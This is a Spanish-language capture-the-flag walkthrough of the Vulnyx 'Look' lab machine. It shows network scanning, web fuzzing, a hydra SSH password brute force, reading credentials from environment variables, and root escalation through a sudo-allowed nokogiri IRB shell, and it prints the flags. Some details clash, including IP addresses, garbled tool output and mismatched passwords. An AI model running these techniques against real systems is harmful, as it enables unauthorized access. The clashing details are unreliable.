Máquina Look (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 01 noviembre



Comenzamos con averiguar la dirección Ip de la Máquina Víctima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

\$ netdiscover -i eth1 -r 10.0.2.0/24

Currently scanning: Finished! Screen View: Unique Hosts 4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240							
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor			
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor			
10.0.2.3	08:00:27:ad:f2:19	1	60	PCS Systemtechnik GmbH			
10.0.2.23	08:00:27:c7:d2:e7		60	PCS Systemtechnik GmbH			

• Kali (Máquina Atacante): 10.0.2.4

• Máquina Víctima: 10.0.2.23

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

\$ ping -c 1 10.0.2.23

```
PING 10.0.2.23 (10.0.2.23) 56(84) bytes of data.
64 bytes from 10.0.2.23: icmp_seq=1 ttl=64 time=0.524 ms

— 10.0.2.23 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.524/0.524/0.524/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina Linux.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello

ejecutamos el siguiente comando:

\$ nmap -Pn 10.0.2.23 -sVC

Como podemos comprobar la Máquina Víctima tiene abierto el puerto 22 y 80.

Comprobamos que es lo que corre en el puerto 80.




A continuación, realizamos con la herramienta **gobuster** un fuzzing web por extensiones de archivos *.php*, para ello ejecutamos el siguiente comando:

\$ gobuster dir -u http://10.0.2.9:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x php

```
/.php
/info.php
/javascript
/look.php
/.php
/server-status
```

Encontramos el archivo info.php.

Accedemos a este archivo.



Y observamos el usuario axel.

Con la herramienta **hydra** realizamos un ataque a ssh para comprobar si algunos de los usuarios junto con su contraseña es válido para conectarnos a la Máquina Víctima via ssh, para ello ejecutamos el siguiente comando:

\$ hydra -L axel -P rockyou.txt ssh://10.0.2.23 -T 64 -I

```
Hydra v9.5 (c) 2023 by van Hauser/THC b David Maciejak - Please do not use in military or secret service organizations these ** igeore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-18-25 05:05:50
[MANDLING] Hamy SSM configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] attacking sshr/lp.0-2.23:22:05
[DATA] attacking sshr/lp.0-2.23:22:05
[STAINS] 24:.00 tries/min, 241 tries in 00:00h, 14344590 to do in 901:00h, 15 active
STAINS] 29:.00 tries/min, 527 tries in 00:00h, 1434745 to do in 1091:07h, 13 active
[22][SSh] host: 18-0-2.23 togin: xsml password: banks
1 of 1 target successfully completed, 1 valid password found
[MANDLING] Writing restore file because 3 final worker threads did not complete until end.
[EMBOR] 3 targets did not resolve or coule not be connected
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-18-25 05:00:11
```

Y obtenemos la contraseña bambam.

A continuación, nos conectamos por ssh, para ello ejecutamos el siguiente comando:

\$ ssh axel@10.0.2.23

Consultamos todas las variables de entorno definidas en el sistema, para ello ejecutamos el siguiente comando:

\$ env

```
SSH_CLIENT=10.0.2.4 33578 22
PATH=/usr/local/bin:/usr/bin:/usr/local/games:/usr/games
dylanPASS=bl4bl4Dyl4N
SSH_TTY=/dev/pts/0
_=/usr/bin/env
```

Y obtenemos las siguientes credenciales dylan:bl4bl4dyl4an.

Nos convertimos en el usuario dylan, para ello ejecutamos el siguiente comando:

\$ su dylan

```
dylan@look:/home/axel$ Call Tools
```

Enumeramos lo permisos **sudo**, para ello ejecutamos el siguiente comando:

\$ sudo -l

```
Matching Defaults entries for dylan on look:

env_reset, mail_badpass, secure_paths/oss/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin

User dylan may run the following commands on look:

(root) NOPASSND: /usr/bin/nokogiri
```

Nos encontramos con el binario **nokogiri** que lo podemos ejecutar como el usuario **root**, investigando un poco sobre nokogiri veo que utiliza **IRB**, un interprete interactivo de Ruby el cual permite ejecutar comandos con funciones como exec, por lo tanto nos vamos a la pagina gtfobins a mirar el payload.

La ejecutamos de la siguiente manera:

\$ sudo -u root /usr/bin/nokogiri /etc/passwd

```
Your document is stored in @doc ... ne syst irb(main):001:0> exec '/bin/bash -i'
root@look:/home/axel#
```

¡¡¡Ya somos root!!!

También pudiendo leer las flags de user y root.

```
root@look:/home/axel# cat user.txt

084eb686418576cdde1ce01e2e9ad0dd

root@look:/home/axel# cd /root

root@look:~# cat root.txt

5e1a6f7770b8836974a6da06f32ecf6e
```